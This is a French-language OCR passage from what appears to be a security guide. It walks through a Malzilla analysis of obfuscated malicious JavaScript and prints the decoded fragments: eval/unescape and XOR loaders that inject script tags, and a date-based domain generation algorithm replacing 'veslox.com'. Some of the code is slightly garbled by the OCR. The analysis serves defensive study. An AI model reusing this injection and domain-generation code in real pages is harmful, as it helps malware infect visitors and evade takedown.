
```
var m9=new Array('uno','dve','thr','fir','vif',**'xes'**,'ves','ght','eni','etn','lev','twe');
var l9=new Array('a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z');
var n9=new Array(1,2,3,4,5,6,7,8,9);
var t9=new Array();
var d9=new Date();
t9['y']=d9.getFullYear();
if(d9.getDay()>3)
  t9['d']=d9.getDate()-(d9.getDay()+2);
else
  t9['d']=d9.getDate()-(d9.getDay());
if(t9['d']<0)
  t9['d']=1;
t9['m']=d9.getMonth()+1;

function CMN(d,m,y)
{
  var r=(((y+(3*d))+(m^d)*3)+d);return r; }

var d='veslox.com';
var yCh1,yCh2,mCh,dCh,mNm;
if(t9['y']<2007)
  {t9['y'] = 2007;}
mNm=CMN(t9['d'],t9['m'],t9['y']);
yCh1=l9[(((t9['y']&0xAA)+mNm)% 63)% 26]; yCh2=l9[(((t9['y']&0x3311)>>3)+mNm)% 10)]; mCh=l9[((t9['m']+mNm)% 25)];
if(((t9['d']*2)>=0)&&((t9['d']*2)<=9))
```

```
 dCh=n9[(t9['d']% 10)];
else
 dCh=l9[((t9['d']*6)% 27)];
$=$.replace(d,yCh2+mCh+yCh1+dCh+m9[t9['m']-1]+'.com');
```

Fig. 4: Part du code JavaScript décrypté servant à créer le nom de domaine; JavaScript sous une forme rendue lisible.


Cet exemple concerne un maliciel sophistiqué, faisant d'importants efforts de dissimulation pour résister aux analyses. La méthode d'examen la plus simple consiste à lancer le maliciel sur un système prévu à cet effet, puis à l'observer. Il est indispensable de recourir aux techniques de l'ingénierie inverse (rétro-ingénierie, reverse code engineering) pour comprendre en détail l'algorithme et pouvoir ainsi le reconstruire.

Exemple: analyse basée sur Malzilla[36]




Le script est envoyé au décodeur et, après plusieurs corrections manuelles (href.location et callee-String) il est exécuté dans l'émulateur. Il ne reste plus qu'à double-cliquer sur les résultats de l'évaluation:

[36] Cette analyse est due à Adrian Leuenberger de Compass Security.




Le code déchiffré du premier niveau apparaît dans la fenêtre inférieure. Il faut ensuite le copier dans une nouvelle fenêtre source à l'aide de Copy6Paste (le reformatage effectué ici pour rendre l'illustration plus claire n'est pas nécessaire):





```
var exd=new Date();
exd.setDate(exd.getDate()+ed);
document.cookie=cnm+ '=' +escape(v)+';expires='+exd.toGMTString();
```

Les requêtes de témoins (cookies) doivent être supprimés manuellement, car elles n'ont pas leur place dans l'émulation:



Une nouvelle exécution du script aboutit au code suivant:



Enfin, un double-clic sur les quatre éléments fait apparaître plusieurs fragments de code:

A)

function dw(t){ca='%64%6f%63ume%6et.%77rit%65(%22';ce='%22)';cb='%3cscr%69%70t%6ca%6eg%75a%67e%3d%5c%22java%73cri%70t%5c%22%3e';cc='%3c%5c%2fscript%3e';eval(unescape(t))};function cz(cz){return ca+cb+cc+cd+ce+cz;};$="dw(dcs(cu,14));";st="$=st;dcs(da+db+dc+dd+de,10);dw(st);st=$;";dw(dz+cz($+st));

B) (presque identique à A, mais décodage plus poussé)

function dw(t){ca='%64%6f%63ume%6et.%77rit%65(%22';ce='%22)';cb='%3cscr%69%70t%6ca%6eg%75a%67e%3d%5c%22java%73cri%70t%5c%22%3e';cc='%3c%5c%2fscript%3e';eval(unescape(t))};function dcs(ds,es){ds=unescape(ds);st=tmp='';for(i=0;i<ds.length;i++){tmp=ds.slice(i,i+1);st=st+String.fromCharCode((tmp.charCodeAt(0)^('0x00'+es)));}}dw(dcs(cu,14));$=st;dcs(da+db+dc+dd+de,10);dw(st);st=$

C)

undefined

D)

var m9=new
Array('uno','dve','thr','fir','vif','xes','ves','ght','eni','etn','lev','twe');var l9=new
Array('a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v
','w','x','y','z');var n9=new Array(1,2,3,4,5,6,7,8,9);var t9=new Array();var d9=new
Date();t9['y']=d9.getFullYear();if(d9.getDay()>3)t9['d']=d9.getDate()-(d9.getDay()+2);else
t9['d']=d9.getDate()-(d9.getDay());if(t9['d']<0)t9['d']=1;t9['m']=d9.getMonth()+1;function
CMN(d,m,y){var r=(((y+(3*d))+(m^d)*3)+d);return r;}var d='veslox.com';va
yCh1,yCh2,mCh,dCh,mNm;if(t9['y']<2007){t9['y'] =
2007;}mNm=CMN(t9['d'],t9['m'],t9['y']);yCh1=l9[(((t9['y']&0xAA)+mNm)% 63)%
26];yCh2=l9[(((((t9['y']&0x3311)>>3)+mNm)% 10)];mCh=l9[((t9['m']+mNm)
25)];if(((t9['d']*2)>=0)&&((t9['d']*2)<=9))dCh=n9[(t9['d']% 10)];else dCh=l9[((t9['d']*6)%
27)];$=$.replace(d,yCh2+mCh+yCh1+dCh+m9[t9['m']-1]+'.com')

La dernière partie est ici la plus intéressante. Un reformatage révèle, sans cryptage, le code JavaScript ayant servi en dernier à générer les noms DNS dynamiques (des commentaires ont été ajoutés à la main):